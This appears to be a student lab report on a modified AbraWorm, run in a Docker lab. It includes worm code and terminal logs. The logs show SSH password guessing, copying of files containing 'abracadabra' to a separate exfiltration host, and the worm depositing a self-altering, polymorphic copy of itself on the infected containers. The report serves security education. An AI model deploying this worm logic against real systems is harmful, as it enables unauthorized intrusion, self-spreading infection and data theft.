After altering the file, the altered copy is saved temporary and the original copy is preserved.




```
244                 scpcon.get(target_file)
245         # Now deposit a copy of AbraWorm.py at the target host:
246         altered_filename = alter_code()
247         absolute_path = os.path.abspath(altered_filename)
248         scpcon.put(absolute_path)
249         scpcon.close()
250         os.remove(altered_filename)
251     except:
```


From lines 246 to 250, the altered code is deposit to the remote machine and then removed from the host machine.

Before Executing the Attack:

Current Directory files before attack:




Docker Container of ip 172.17.0.2 files before attack:



```
root@694fce8aeef3:~# ls
abra.txt  abra_dock1.txt  anik  test.foo  test2.txt
root@694fce8aeef3:~# cd anik/
root@694fce8aeef3:~/anik# ls
another_abra.txt  nested  next_abra.txt
root@694fce8aeef3:~/anik# cd nested/
root@694fce8aeef3:~/anik/nested# ls
hola.txt  yoo.txt
root@694fce8aeef3:~/anik/nested# cat hola.txt
hola hola
root@694fce8aeef3:~/anik/nested# cat yoo.txt
abracadabra
root@694fce8aeef3:~/anik/nested# cd ..
root@694fce8aeef3:~/anik# cat another_abra.txt
abracadabra
root@694fce8aeef3:~/anik# cat next_abra.txt
abracadabra abracadabra yoooo
root@694fce8aeef3:~/anik# cd ..
root@694fce8aeef3:~# cat abra_dock1.txt
abracadabra abracadabra abra
root@694fce8aeef3:~# cat test2.txt
This file contains only abra
root@694fce8aeef3:~# cat test.foo
This is a test for foo virus
root@694fce8aeef3:~# cat abra.txt
This file contains abracadabra for testing
root@694fce8aeef3:~# █
```


Docker Container of ip 172.17.0.4 files before attack:




```
root@2c0549eecbc5:~# ls
doc2c0.txt  normal_doc2c0.txt
root@2c0549eecbc5:~# cat doc2c0.txt
abracadabra
root@2c0549eecbc5:~# cat normal_doc2c0.txt
Hello World
root@2c0549eecbc5:~#
```

After Executing the Attack:

After executing the attack, there will be a logical copy (not exact copy) of the file 1805115_2.py in “altered_1805115_2.py” name in the remote machines of ip 172.17.0.2 and 172.17.0.4. Apart from this, the files containing “abracadabra” of the targeted remote machines will be transferred to host machine, and the it will be send to a target machine of ip address 172.17.0.3




The files (in the root directory only) containing “abracadabra” are transferred in the host machine.




```
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ docksh 694
root@694fce8aeef3:/# cd root
root@694fce8aeef3:~# ls
abra.txt  abra_dock1.txt  altered_1805115_2.py  anik  test.foo  test2.txt
root@694fce8aeef3:~# cd anik
root@694fce8aeef3:~/anik# ls
another_abra.txt  nested  next_abra.txt
root@694fce8aeef3:~/anik# cd nested
root@694fce8aeef3:~/anik/nested# ls
hola.txt  yoo.txt
root@694fce8aeef3:~/anik/nested# exit
exit
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ docksh 2c0
root@2c0549eecbc5:/# cd root
root@2c0549eecbc5:~# ls
altered_1805115_2.py  doc2c0.txt  normal_doc2c0.txt
root@2c0549eecbc5:~# exit
exit
```

The altered copy of the worm is marked in the image of the infected machines

Output of the execution:




```
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ ls
 1805115_2.py   1805115_3.py   Docker-setup  'New Folder'
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ python3 1805115_2.py

Trying password mypassword for user root at IP address: 172.17.0.2

connected


output of 'ls' command: [b'abra.txt\n', b'abra_dock1.txt\n', b'anik\n', b'test.foo\n', b'test2.txt\n']

files of interest at the target: [b'abra.txt', b'abra_dock1.txt']

Will now try to exfiltrate the files

connected to exhiltration host

Trying password mypassword for user root at IP address: 172.17.0.4

connected


output of 'ls' command: [b'doc2c0.txt\n', b'normal_doc2c0.txt\n']

files of interest at the target: [b'doc2c0.txt']
```



```
Trying password mypassword for user root at IP address: 172.17.0.4

connected


output of 'ls' command: [b'doc2c0.txt\n', b'normal_doc2c0.txt\n']

files of interest at the target: [b'doc2c0.txt']

Will now try to exfiltrate the files


connected to exhiltration host

seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ █
```


The transferred files in the target machine:



```
exit
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ docksh b82
root@b82379d4ecde:/# cd root
root@b82379d4ecde:~# ls
abra.txt  abra_dock1.txt  demo  doc2c0.txt
root@b82379d4ecde:~# cat abra.txt
This file contains abracadabra for testing
root@b82379d4ecde:~# cat abra_dock1.txt
abracadabra abracadabra abra
root@b82379d4ecde:~# cat doc2c0.txt
abracadabra
root@b82379d4ecde:~# cd demo
root@b82379d4ecde:~/demo# ls
root@b82379d4ecde:~/demo# cd ..
root@b82379d4ecde:~# █
```

Altered version of the worm:


Now let’s see the effect of alteration of the worm code.



```
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ docksh 694
root@694fce8aeef3:/# cd root
root@694fce8aeef3:~# ls
abra.txt  abra_dock1.txt  altered_1805115_2.py  anik  test.foo  test2.txt
root@694fce8aeef3:~# cat altered_1805115_2.py
#!@@@@@@@/u%%@@@@@@@@*****%%$$$$$$$$$$$$$$$$$$$$$sr/b&&&&&&&in/en@@@@@@@@v python


### &&&&&Abr%%%%aWor&@*****@@@@@@@&&&&&&m.py

### Aut$$$$$$$hor: Avi kak (kak@pur@@@du&&&&&&&&e$$$$$$$!!!!!!!$$$$***@@@@@@@@***$.edu)

### Date^^^^^: %%%%  Apri$$$$$$l^^^^^^^ 8, 2016; Updated %%%%%%%%%%April 6@@@@@@, 2***$$$$$$$$02%%%2


##  This is a harmless worm@@@@@@@@ me@@@@@@@ant %%%%%%^^^^^^^%%%for ed!!!!!!ucational purposes only.  It can
##  only %%%%%%%attac&&&&&&&&&&k machi&&&&&&&nes that!!!!!!! run SSH servers and those too only un!!!!!!der


##  very special co@@@$$$$$$@@@@@@nd$$$$$$i!!!!tion%%%%%%s that are described below. Its primary $$$$$$$$$$feature$$$$$$s


##!!!$$$$$$&&&&&&$$$$!!!%%%%%%%%!!$$$$$$$$$  are:%$$$$$$$$%%%%%%%%%%%%%%

#$$$@@@@@@@&&&&&&&&&&$#@@&&&&&&@@@@@@%%%&&&$$$$$$$
##  -- %%%%%%%%%It tries to bre@@@@@@******!!!!!!!@ak in with SSH login%%% into a randomly selected ***set&&&&& $$$$$$of
##     hosts with a randomly@@@@@ selec@@@@@@&&&&&@ted set of usernames and with a randoml^!!!!!!!^^^y
#&&&!!!!!!&#     &&&&&&&chosen se*********t of passwo!!!!!!!!!rds.
```

Here we can see how random characters are inserted in comment blocks and new lines are inserted between lines probabilistically.


To ensure that, the altered version of the code is logically and syntactically correct, the altered code is further run and it runs correctly:



```python
def alter_code():

    original_file = __file__
    altered_file = "altered_" + os.path.basename(original_file)

    # M&&&ake a copy %%%%of t$$$$!!!!!$$$$$$he or$$$^^^^^^^^$$$iginal file
    shutil.copyfile(original_file, altered_file)



    with open(altered_file, 'r') as file:
        code = file.readlines()

    # Ad!!!!!*******d new li&&&&ne characters b$$$$$$$$$etween rando&&&&&&&&mly c%%%%hosen sets of l%%%%%%ines
    i = 0
    while i < len(code):
        if random.random() < 0.3 and i + 1 < len(code):

            code.insert(i + 1, '\n')
        i += 1


    # &&&&&&Add some rand^^^^^^^^^omly selected characters i%%%%%%n commen!!!!!!!!!!t blo!!!!!!!!cks
    altered_code = ''
    for line in code:
        if '#' in line and '\'#\'' not in line:


            for i in range(0, random.randint(5, 10)):

                random_chars = random.choice(['*', '$', '@', '!', '&', '^', '%'])
                hash_index = line.index('#')
                random_index = random.randint(hash_index+1, len(line)-1)
                line = line[:random_index] + random_chars* random.randint(3,10) + line[random_index:]
```


Altered code before it is run

Now after running the altered code:



```python
def alter_code():


    original_file = __file__
    altered_file = "altered_" + os.path.basename(original_file)



    # M&&&ake a c&&&&&&&&opy %%%%of t$$$$!!!!!!!!!!!!$$$$$$he or$$$^^^^^^^^$$$iginal f@@$$$^^^&&&&&^^^^@%%%%%%%%%%@@ile
    shutil.copyfile(original_file, altered_file)






    with open(altered_file, 'r') as file:
        code = file.readlines()





